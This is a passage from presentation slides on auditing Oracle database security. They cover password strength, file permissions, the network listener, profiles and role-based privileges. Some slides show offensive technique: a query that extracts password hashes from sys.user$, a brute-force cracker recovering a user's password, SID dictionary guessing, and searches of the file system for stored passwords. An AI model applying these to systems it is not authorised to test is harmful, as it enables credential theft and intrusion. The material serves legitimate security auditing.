DEF      XDB          3        10       13       23        68       EXPIRED & LOCKE
DEF      ANONYMOUS   0        1        12       0         0        EXPIRED & LOCKE
DEF      ORDSYS       1        13       14       68        87       EXPIRED & LOCKE
DEF      ORDPLUGIN   0        10       2        0         10       EXPIRED & LOCKE
DEF      SI_INFORM   0        1        0        0         0        EXPIRED & LOCKE
DEF      MDSYS       2        18       30       108       239     EXPIRED & LOCKE
DEF      OLAPSYS     2        13       41       126       89       EXPIRED & LOCKE
DEF      MDDATA      2        1        0        0         0        EXPIRED & LOCKE
DEF      SPATIAL_W   3        8        0        0         0        EXPIRED & LOCKE
DEF      SPATIAL_C   3        8        0        0         0        EXPIRED & LOCKE
DEF      WKSYS       7        59       32       56        50       EXPIRED & LOCKE
DEF      WKPROXY     0        3        0        0         0        EXPIRED & LOCKE
DEF      WK_TEST     2        0        0        13        0        EXPIRED & LOCKE
ADM      SYSMAN       2        7        19       681       387     OPEN
DEF      MGMT_VIEW   1        0        4        0         0        OPEN
APX      FLOWS_FIL   0        0        6        1         0        EXPIRED & LOCKE
APX      APEX_PUBL   0        1        11       0         0        EXPIRED & LOCKE
APX      FLOWS_030   3        28       98       212       371     EXPIRED & LOCKE
DEF      OWBSYS      10       23       43       0         0        EXPIRED & LOCKE
SAM      SCOTT       2        2        0        4         0        OPEN
SAM      HR          1        7        1        7         2        EXPIRED & LOCKE
SAM      OE          2        7        14       10        1        EXPIRED & LOCKE
SAM      IX          5        17       11       15        0        EXPIRED & LOCKE
SAM      SH          3        12       4        17        0        EXPIRED & LOCKE
SAM      PM          2        1        10       2         0        EXPIRED & LOCKE
DEF      BI          1        9        23       0         0        EXPIRED & LOCKE
----    PETE        2        1        1        0         0        OPEN
----    BILL       2        1        1        0         0        OPEN
DEF      X$$NULL     0        0        0        0         0        EXPIRED & LOCKE
-----
Typ      USER          Ro1      Sys      Ob       Tab       PL       Status
-----
PL/SQL procedure successfully completed.
SQL>

```

Auditing Passwords

- Three types of checks (ok 4)
 - Password=username
 - Password=default password
 - Password=dictionary word
 - Password is too short
- Default check tools or password cracker?
- Password cracker
 - http://soonerorlater.hu/index.khtml?article_id=513
 - <http://www.red-database-security.com/software/checkpwd.html>
 - <http://www.toolcrypt.org/tools/orabf/orabf-v0.7.6.zip>

Password Cracker (1)

Run in SQL*Plus

http://soonerorlater.hu/download/woraaauthbf_src_0.2.zip

http://soonerorlater.hu/download/woraaauthbf_0.2.zip

```
Select u.name || ':' || u.password
      || ':' || substr(u.spare4,3,63)
      || ':' || d.name || ':'
      || sys_context('USERENV','SERVER_HOST') || ':'
from sys.user$ u, sys.V_$DATABASE d where u.type#=1;
```

Create a text file with the results – mine is called 11g_test.txt

```
SCOTT:9B5981663723A979:71C46D7FD2AB8A607A93489E899C0
      8FFDA75B147030761978E640EF57C35:ORA11G:vostok:
```

Then run the cracker

Password Cracker (2)

```
C:\WINDOWS\system32\cmd.exe
C:\laszlo\release_code_cracker\woraauthbf_0.2>woraauthbf -p 11g_test2.txt -t 11g
10g -m 5 -c alphanum
The number of processors: 2
Number of pwds to check: 60466176
Number of pwds to check by thread: 30233088
Password file: 11g_test2.txt, charset: alphanum, maximum length: 5, type: 11g10g
Start: 0 End: 30233088
Start: 30233088 End: 60466176
Password found: SCOTT:Cra3k:ORA11G:vostok
Elapsed time: 11s
Checked passwords: 11070392
Password / Second: 1006399
C:\laszlo\release_code_cracker\woraauthbf_0.2>
```

As you can see the password is found – running at over 1million hashes per second

Use a default password list or dictionary file

Woraauthbf can also be used to crack from authentication sessions

Woraauthbf can be used in dictionary or brute force mode

File System Audit

- Finding passwords
- Permissions on the file system
- Suid issues
- Umask settings
- Lock down Key binaries and files
- Look for data held outside the database
- OSDBA membership
- These are a starter for 10: Much more can be done (e.g. I check for @80 separate issues at the OS level); see the checklists for ideas

Finding Passwords

```
root@vostok:/oracle/11g
[root@vostok 11g]# find $ORACLE_HOME -name "*" -type f -print | while read x
> do
> echo "filename is "$x >>/tmp/pwd.lis
> egrep -I 'connect|sqlplus|"identified by"' $x >>/tmp/pwd.lis 2>/dev/null
> done
```

This is one of the key searches

Also search the process lists

Also search history

Vary the checks

Be careful on check size

File Permissions

```
root@vostok:/oracle/11g
[root@vostok 11g]# find $ORACLE_HOME -perm 777 -exec file {} \;
/oracle/11g/bin/lbuilder: symbolic link to `/oracle/11g/nls/lbuilder/lbuilder'
/oracle/11g/jdk/jre/javaws/javaws: symbolic link to `../bin/javaws'
/oracle/11g/jdk/jre/lib/i386/client/libjsig.so: symbolic link to `../libjsig.so'
/oracle/11g/jdk/jre/lib/i386/server/libjsig.so: symbolic link to `../libjsig.so'
/oracle/11g/lib/libagtsh.so: symbolic link to `libagtsh.so.1.0'
/oracle/11g/lib/libclntsh.so: symbolic link to `/oracle/11g/lib/libclntsh.so.11.1'
/oracle/11g/lib/libocci.so: symbolic link to `libocci.so.11.1'
/oracle/11g/lib/libodm11.so: symbolic link to `libodmd11.so'
/oracle/11g/lib/libclntsh.so.10.1: symbolic link to `/oracle/11g/lib/libclntsh.so'
/oracle/11g/lib/liborasdkbase.so: symbolic link to `liborasdkbase.so.11.1'
/oracle/11g/lib/liborasdk.so: symbolic link to `liborasdk.so.11.1'
/oracle/11g/precomp/public/SQLCA.H: symbolic link to `sqlca.h'
/oracle/11g/precomp/public/ORACA.H: symbolic link to `oraca.h'
/oracle/11g/precomp/public/SQLDA.H: symbolic link to `sqlda.h'
/oracle/11g/precomp/public/SQLCA.COB: symbolic link to `sqlca.cob'
/oracle/11g/precomp/public/ORACA.COB: symbolic link to `oraca.cob'
/oracle/11g/precomp/public/SQLCA.FOR: symbolic link to `sqlca.for'
/ora
/ora
/ora
Test for 777 perms
Files should be 750 or less
Binaries 755 or less
```

SUID and SGID

```
root@vostok:/oracle/11g/bin
[root@vostok bin]# find $ORACLE_HOME -perm -4000 -print 2>/dev/null
/oracle/11g/bin/oradism
/oracle/11g/bin/oracle
/oracle/11g/bin/emtgtctl2
/oracle/11g/bin/nmb
/oracle/11g/bin/nmhs
/oracle/11g/bin/nmo
/oracle/11g/bin/extjob
/oracle/11g/bin/jssu
[root@vostok bin]# find $ORACLE_HOME -perm -2000 -print 2>/dev/null
/oracle/11g/bin/oracle
/oracle/11g/bin/emtgtctl2
/oracle/11g/bin/nmb
/oracle/11g/bin/nmo
[root@vostok bin]# █
```

Beware of non-standard SUID binaries
Beware of "0" binaries
Change the permissions on those binaries not used

OSDBA Membership

```
oracle@vostok:~  
[root@vostok 11g]# su - oracle  
[oracle@vostok ~]$ id  
uid=500(oracle) gid=500(oinstall) groups=500(oinstall),501(osdba) context=root:system_  
r:unconfined_t:SystemLow-SystemHigh  
[oracle@vostok ~]$ cat /etc/passwd | grep ora  
oracle:x:500:500:~/home/oracle:/bin/bash  
[oracle@vostok ~]$ cat /etc/group | grep ora  
osdba:x:501:oracle  
[oracle@vostok ~]$ cat /etc/group | grep ^o  
oinstall:x:500:  
osdba:x:501:oracle  
osoper:x:502:  
[oracle@vostok ~]$ █
```

This system has issues

Oracle (not good name choice) is in oinstall group

Osdba group only has Oracle as member

Osoper is not assigned to anyone

Ensure segregation of duties

Network Audit

- Listener
 - port
 - listener name
 - service name
- Listener password or local authentication
- Admin restrictions
- Extproc and services
- Logging on
- Valid node checking

SIDGuesser

```
C:\WINDOWS\system32\cmd.exe

C:\pete_finnigan_com_ltd\presentations\tools>sidguesser -i 127.0.0.1 -p 1521 -d
sidlist.txt

SIDGuesser v1.0.5 by patrik@cqure.net
-----
Starting Dictionary Attack <<space> for stats, Q for quit) ...

C:\pete_finnigan_com_ltd\presentations\tools>sidguesser -i 127.0.0.1 -p 1522 -d
sidlist.txt

SIDGuesser v1.0.5 by patrik@cqure.net
-----
Starting Dictionary Attack <<space> for stats, Q for quit) ...

FOUND SID: ORA10GR2

C:\pete_finnigan_com_ltd\presentations\tools>
From http://www.cqure.net/tools/SIDGuesser_win32_1_0_5.zip
```

Port, Name and Services

STATUS of the LISTENER

```
Alias                                LISTENER
Version                              TNSLSNR for Linux: Version 11.1.0.6.0 -
  Production
Start Date                          31-OCT-2007 09:06:14
Uptime                               0 days 4 hr. 56 min. 27 sec
Trace Level                          off
Security                             ON: Local OS Authentication
SNMP                                  OFF
Listener Parameter File              /oracle/11g/network/admin/listener.ora
Listener Log File                    /oracle/diag/tnslnr/vostok/listener/alert/log.xml
Listening Endpoints Summary...
  (DESCRIPTION=(ADDRESS=(PROTOCOL=ipc)(KEY=EXTPROC1521)))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=vostok)(PORT=1521)))
Services Summary...
Service "ORA11G" has 1 instance(s).
  Instance "ORA11G", status READY, has 1 handler(s) for this service...
Service "ORA11GXDB" has 1 instance(s).
  Instance "ORA11G", status READY, has 1 handler(s) for this service...
Service "ORA11G_XPT" has 1 instance(s).
  Instance "ORA11G", status READY, has 1 handler(s) for this service...
```

Listener Password

```
C:\WINDOWS\system32\cmd.exe - lsnrctl
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Admin>lsnrctl
LSNRCTL for 32-bit Windows: Version 10.2.0.1.0 - Production on 21-NOV-2007 16:19:40
Copyright (c) 1991, 2005, Oracle. All rights reserved.
Welcome to LSNRCTL, type "help" for information.
LSNRCTL> change_password
Old password:
New password:
Reenter new password:
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC1)))
Password changed for LISTENER
The command completed successfully
LSNRCTL> save_config
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC1)))
Saved LISTENER configuration parameters.
Listener Parameter File c:\oracle_10gr2\network\admin\listener.ora
Old Parameter File c:\oracle_10gr2\network\admin\listener.bak
The command completed successfully
LSNRCTL> _
```

10g and 11g password
must not be set

Listener password

```
TextPad - [C:\oracle_10gr2\NETWORK\ADMIN\listener.ora]
File Edit Search View Tools Macros Configure Window Help

# listener.ora Network Configuration File: c:\oracle_10gr2\network\admin\listener.ora
# Generated by Oracle configuration tools.

SID_LIST_LISTENER =
  (SID_LIST =
    (SID_DESC =
      (SID_NAME = PLSExtProc)
      (ORACLE_HOME = c:\oracle_10gr2)
      (PROGRAM = extproc)
    )
  )

LISTENER =
  (DESCRIPTION_LIST =
    (DESCRIPTION =
      (ADDRESS = (PROTOCOL = IPC)(KEY = EXTPROCL))
      (ADDRESS = (PROTOCOL = TCP)(HOST = oracle_hack_box)(PORT = 1522))
    )
  )

#-----ADDED BY TNSLSNR 21-NOV-2007 16:20:09-----
PASSWORDS_LISTENER = 80E31BA5A08D02A6
#-----
```

16 38 Read Ovr Block Sync Rec Caps

Password is encrypted pre 10g
Hash can be used to log in
Check for clear text passwords or no password
Check admin_restrictions is set

Services

```
C:\WINDOWS\system32\cmd.exe - lsnrctl
LSNRCTL> services
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC1)))
Services Summary...
Service "PLSExtProc" has 1 instance(s)
  Instance "PLSExtProc", status UNKNOWN, has 1 handler(s) for this service...
  Handler(s):
    "DEDICATED" established:0 refused:0
    LOCAL SERVER
Service "ora10gr2" has 1 instance(s).
  Instance "ora10gr2", status READY, has 1 handler(s) for this service...
  Handler(s):
    "DEDICATED" established:0 refused:0 state:ready
    LOCAL SERVER
Service "ora10gr2_TNS" has 1 instance(s).
  Instance "ora10gr2", status READY, has 1 handler(s) for this service...
  Handler(s):
    "D000" established:0 refused:0 current:0 max:1002 state:ready
    DISPATCHER <machine: ORACLE_HACK_BOX, pid: 5820>
    (ADDRESS=(PROTOCOL=tcp)(HOST=oracle_hack_box)(PORT=1038))
Service "ora10gr2_XPT" has 1 instance(s).
  Instance "ora10gr2", status READY, has 1 handler(s) for this service...
  Handler(s):
    "DEDICATED" established:0 refused:0 state:ready
    LOCAL SERVER
The command completed successfully
LSNRCTL>
```

Valid Node Checking

```
TextPad - [C:\oracle\ora92\network\admin\sqlnet.ora]
File Edit Search View Tools Macros Configure Window Help

# SQLNET.ORA Network Configuration File: C:\oracle\ora92\network\admin\sqlnet.ora
# Generated by Oracle configuration tools.

SQLNET.AUTHENTICATION_SERVICES= (NTS)
NAMES.DIRECTORY_PATH= (TNSNAMES, ONAMES, HOSTNAME)
```

My favourite free feature
Unfortunately no one ever uses it

Database Configuration Audit

- Use simple scripts or hand coded commands
- This section can only highlight; use the checklists for a complete list of things to audit
- Check profiles and profile assignment
- Check initialisation Parameters
- Privilege and role assignments
- Much more – see checklists


Default profile

```
SQL> select profile,resource_name,limit
  2  from dba_profiles
  3  order by profile,resource_name;
```

PROFILE	RESOURCE_NAME	LIMIT
DEFAULT	COMPOSITE_LIMIT	UNLIMITED
DEFAULT	CONNECT_TIME	UNLIMITED
DEFAULT	CPU_PER_CALL	UNLIMITED
DEFAULT	CPU_PER_SESSION	UNLIMITED
DEFAULT	FAILED_LOGIN_ATTEMPTS	10
DEFAULT	IDLE_TIME	UNLIMITED
DEFAULT	LOGICAL_READS_PER_CALL	UNLIMITED
DEFAULT	LOGICAL_READS_PER_SESSION	UNLIMITED
DEFAULT	PASSWORD_GRACE_TIME	7
DEFAULT	PASSWORD_LIFE_TIME	180
DEFAULT	PASSWORD_LOCK_TIME	1
DEFAULT	PASSWORD_REUSE_MAX	UNLIMITED
DEFAULT	PASSWORD_REUSE_TIME	UNLIMITED
DEFAULT	PASSWORD_VERIFY_FUNCTION	NULL
DEFAULT	PRIVATE_SGA	UNLIMITED
DEFAULT	SESSIONS_PER_USER	UNLIMITED

- All other users have DEFAULT profile by default
- no password reuse set?
- Life time is too long
- no pwd verify function
- It's a good start but not enough

Users -> Profiles



The screenshot shows the Oracle SQL*Plus interface with a query executed: `SQL> select username,account_status,profile from dba_users;`. The results are displayed in a table format with three columns: USERNAME, ACCOUNT_STATUS, and PROFILE. The table is divided into two sections by a dashed line. The first section lists users like MGMT_VIEW, SYS, SYSTEM, DBSNMP, SYSMAN, SCOTT, X, TESTUSER, and several users with 'EXPIRED & LOCKED' status. The second section lists users like TSMSYS, BI, PM, MDDATA, and IX. A yellow callout box on the right contains the text: 'No profiles designed All accounts have same profile except one'.

USERNAME	ACCOUNT_STATUS	PROFILE
MGMT_VIEW	OPEN	DEFAULT
SYS	OPEN	DEFAULT
SYSTEM	OPEN	DEFAULT
DBSNMP	OPEN	MONITORING_PROFILE
SYSMAN	OPEN	DEFAULT
SCOTT	OPEN	DEFAULT
X	OPEN	DEFAULT
TESTUSER	OPEN	DEFAULT
OUTLN	EXPIRED & LOCKED	DEFAULT
MDSYS	EXPIRED & LOCKED	DEFAULT
ORDSYS	EXPIRED & LOCKED	DEFAULT
EXFSYS	EXPIRED & LOCKED	DEFAULT
DMSYS	EXPIRED & LOCKED	DEFAULT
WMSYS	EXPIRED & LOCKED	DEFAULT
CTXSYS	EXPIRED & LOCKED	DEFAULT
ANONYMOUS	EXPIRED & LOCKED	DEFAULT
XDB	EXPIRED & LOCKED	DEFAULT
ORDPLUGINS	EXPIRED & LOCKED	DEFAULT
SI_INFORMTN_SCHEMA	EXPIRED & LOCKED	DEFAULT
OLAPSYS	EXPIRED & LOCKED	DEFAULT
TSMSYS	EXPIRED & LOCKED	DEFAULT
BI	EXPIRED & LOCKED	DEFAULT
PM	EXPIRED & LOCKED	DEFAULT
MDDATA	EXPIRED & LOCKED	DEFAULT
IX	EXPIRED & LOCKED	DEFAULT

Check Parameters

```
Oracle SQL*Plus
File Edit Search Options Help

check_parameter: Release 1.0.2.0.0 - Production on Thu Nov 22 16:22:56 2007
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PARAMETER TO CHECK          [utl_file_dir]: os_authent_prefix
CORRECT VALUE                [null]:
OUTPUT METHOD Screen/File    [S]: S
FILE NAME FOR OUTPUT        [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY or file (/tmp)]:

Investigating parameter => os_authent_prefix
-----
Name           : os_authent_prefix
Value          : OPS$
Type           : STRING
Is Default     : DEFAULT VALUE
Is Session modifiable : FALSE
Is System modifiable : FALSE
Is Modified    : FALSE
Is Adjusted   : FALSE
Description    : prefix for auto-logon accounts
Update Comment :
-----
value ***OPS$*** is incorrect

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SQL>
```

Use the checklists to identify what to check

This parameter setting is not ideal for instance

RBAC And Access

- Test RBAC assigned to all users
 - Discussed in next slide
- Again this section is a sample – use the checklists
- Assess Default privileges
- Assess access to key roles
- Assess access to key packages
- Assess access to key data
- Access to Key privileges

RBAC

- Review the complete RBAC model implemented
- Understand default schemas installed and why
- Understand the application schemas
 - Privileges, objects, resources
- Understand which accounts are Admin / user / Application Admin etc
 - Consider privileges, objects, resources
- lock accounts if possible – check for open accounts
 - reduce attack surface

Defaults

- Defaults are one of the biggest issues in Oracle
- Oracle has the most default accounts for any software
- Tens of thousands of public privileges granted
- Many default roles and privileges
 - Many application developers use default Roles unfortunately
- Reduce the Public privileges as much as possible
- Do not use default accounts
- Do not use default roles including DBA
- Do not use default passwords

Test Users Privileges (SCOTT)

```
Oracle SQL*Plus
File Edit Search Options Help

find_all_privs: Release 1.0.7.0.0 - Production on Sat Nov 10 10:37:41 2007
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NAME OF USER TO CHECK          [ORCL]: SCOTT
OUTPUT METHOD Screen/File      [S]: S
FILE NAME FOR OUTPUT          [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY or file (/tmp)]:

User => SCOTT has been granted the following privileges
-----
ROLE => APP_ROLE which contains =>
      ROLE => MAN_ROLE which contains =>
            SYS PRIV => EXECUTE ANY PROCEDURE grantable => NO
            SYS PRIV => ALTER USER grantable => NO
            SYS PRIV => SELECT ANY TABLE grantable => NO
            TABLE PRIV => SELECT object => SYS.DBA_USERS grantable => NO
ROLE => CONNECT which contains =>
      SYS PRIV => CREATE SESSION grantable => NO
ROLE => RESOURCE which contains =>
      SYS PRIV => CREATE CLUSTER grantable => NO
      SYS PRIV => CREATE INDEXTYPE grantable => NO
      SYS PRIV => CREATE OPERATOR grantable => NO
      SYS PRIV => CREATE PROCEDURE grantable => NO
      SYS PRIV => CREATE SEQUENCE grantable => NO
      SYS PRIV => CREATE TABLE grantable => NO
      SYS PRIV => CREATE TRIGGER grantable => NO
      SYS PRIV => CREATE TYPE grantable => NO
      SYS PRIV => UNLIMITED TABLESPACE grantable => NO

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SQL>
```

Who Has Key Roles

```
Oracle SQL*Plus
File Edit Search Options Help

who_has_priv: Release 1.0.3.0.0 - Production on Thu Nov 22 16:00:18 2007
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ROLE TO CHECK                [DBA]: DBA
OUTPUT METHOD Screen/File    [S]: S
FILE NAME FOR OUTPUT        [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY or file (/tmp)]:
EXCLUDE CERTAIN USERS      [N]:
USER TO SKIP                [TEST%]:

Investigating Role => DBA (PWD = NO) which is granted to =>
=====
User => SYS (ADM = YES)
User => SYSMAN (ADM = NO)
User => SCOTT (ADM = NO)
User => SYSTEM (ADM = YES)
User => TESTUSER (ADM = NO)

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SQL> |
```

Access To Key Data (DBA_USERS)

```
Oracle SQL*Plus
File Edit Search Options Help
FILE NAME FOR OUTPUT          [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY or file (/tmp)]:
EXCLUDE CERTAIN USERS        [N]:
USER TO SKIP                  [TEST%]:

Checking object => SYS.DBA_USERS
=====

Object type is => VIEW (TAB)
Privilege => SELECT is granted to =>
Role => APP_ROLE (ADM = NO) which is granted to =>
  User => SCOTT (ADM = NO)
  User => SYSTEM (ADM = YES)
User => CTXSYS (ADM = NO)
Role => SELECT_CATALOG_ROLE (ADM = NO) which is granted to =>
  Role => OLAP_USER (ADM = NO) which is granted to =>
    User => SYS (ADM = YES)
  Role => DBA (ADM = YES) which is granted to =>
    User => SYS (ADM = YES)
    User => SYSMAN (ADM = NO)
    User => SYSTEM (ADM = YES)
    User => TESTUSER (ADM = NO)
  Role => IMP_FULL_DATABASE (ADM = NO) which is granted to =>
    User => SYS (ADM = YES)
    Role => DBA (ADM = NO) which is granted to =>
      User => SYS (ADM = YES)
      User => SYSMAN (ADM = NO)
      User => SYSTEM (ADM = YES)
      User => TESTUSER (ADM = NO)
  Role => OLAP_DBA (ADM = NO) which is granted to =>
    Role => DBA (ADM = NO) which is granted to =>
      User => SYS (ADM = YES)
      User => SYSMAN (ADM = NO)
      User => SYSTEM (ADM = YES)
      User => TESTUSER (ADM = NO)
    User => OLAPSYS (ADM = NO)
    User => SYS (ADM = YES)
  User => SH (ADM = NO)
  Role => EXP_FULL_DATABASE (ADM = NO) which is granted to =>
    Role => DBA (ADM = NO) which is granted to =>
      User => SYS (ADM = YES)
      User => SYSMAN (ADM = NO)
      User => SYSTEM (ADM = YES)
      User => TESTUSER (ADM = NO)
    User => SYS (ADM = YES)
  User => SYS (ADM = YES)
  User => IX (ADM = NO)
```

Key System Privileges

```
Oracle SQL*Plus
File Edit Search Options Help
OUTPUT DIRECTORY [DIRECTORY or file (/tmp)]:
EXCLUDE CERTAIN USERS [N]:
USER TO SKIP [TEST%]:

Privilege => SELECT ANY DICTIONARY has been granted to =>
-----
Role => DBA (ADM = YES) which is granted to =>
  User => SYS (ADM = YES)
  User => SYSMAN (ADM = NO)
  User => SCOTT (ADM = NO)
  User => SYSTEM (ADM = YES)
  User => TESTUSER (ADM = NO)
User => SYSMAN (ADM = NO)
Role => OLAP_DBA (ADM = NO) which is granted to =>
  Role => DBA (ADM = NO) which is granted to =>
    User => SYS (ADM = YES)
    User => SYSMAN (ADM = NO)
    User => SCOTT (ADM = NO)
    User => SYSTEM (ADM = YES)
    User => TESTUSER (ADM = NO)
    User => OLAPSYS (ADM = NO)
    User => SYS (ADM = YES)
  Role => OEM_MONITOR (ADM = NO) which is granted to =>
    User => DBSNMP (ADM = NO)
    User => SYS (ADM = YES)
  Role => OLAP_USER (ADM = NO) which is granted to =>
    User => SYS (ADM = YES)
User => DBSNMP (ADM = NO)
User => IX (ADM = NO)

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SQL> |
```

Note the problem of multiple-inheritance of privileges

Specialist Considerations

- Look for key data – Data that has value for the organisation or should be protected due to regulatory requirements
 - Identify the data
 - Identify the storage
 - Identify access paths –
DBA_DEPENDENCIES
 - Views, procedures
 - Test RBAC on these objects
 - Test is encryption is present if necessary

Automate Scanning Tools

- Commercial
 - AppDetective - <http://www.appsecinc.com/products/appdetective/>
 - NGS Squirrel - <http://www.ngssoftware.com/products/database-security/ngs-squirrel-oracle.php>
 - AuditPro - <http://www.niiconsulting.com/products/auditpro.html>
 - IPLocks - http://www.iplocks.com/products/vulnerability_assessment.html
- Free
 - CIS benchmark - http://www.cisecurity.org/bench_oracle.html
 - Scuba from Imperva - <http://www.imperva.com/scuba/>
 - RoraScanner - <http://rorascanner.rubyforge.org/>
 - OScanner - http://www.cqure.net/wp/?page_id=3
 - Inguma - <http://sourceforge.net/projects/inguma>

Sample Audit Checks Using SCUBA

